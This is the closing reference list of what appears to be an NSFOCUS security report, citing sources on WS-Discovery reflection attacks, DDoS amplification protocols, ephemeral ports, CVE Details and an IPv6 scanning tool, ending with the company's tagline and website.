[35] WS-Discovery Reflection Attack, https://downloads-a10networks.s3-us-west-2.amazonaws.com/collateral/A10-MS-23239-EN.pdf

[36] Anatomy of WS-Discovery Reflection Attacks, http://blog.nsfocus.net/ws-discovery-reflection-attack-analysis/

[37] Amplification Hell: Revisiting Network Protocols for DDoS Abuse, https://www.ndss-symposium.org/ndss2014/programme/amplification-hell-revisiting-network-protocols-ddos-abuse/

[38] Ephemeral Port, https://en.wikipedia.org/wiki/Ephemeral_port

[39] CVE Details, https://www.cvedetails.com/

[40] https://github.com/fgont/ipv6toolkit/blob/master/tools/scan6.c

SECURITY MADE SMART & SIMPLE

www.nsfocusglobal.com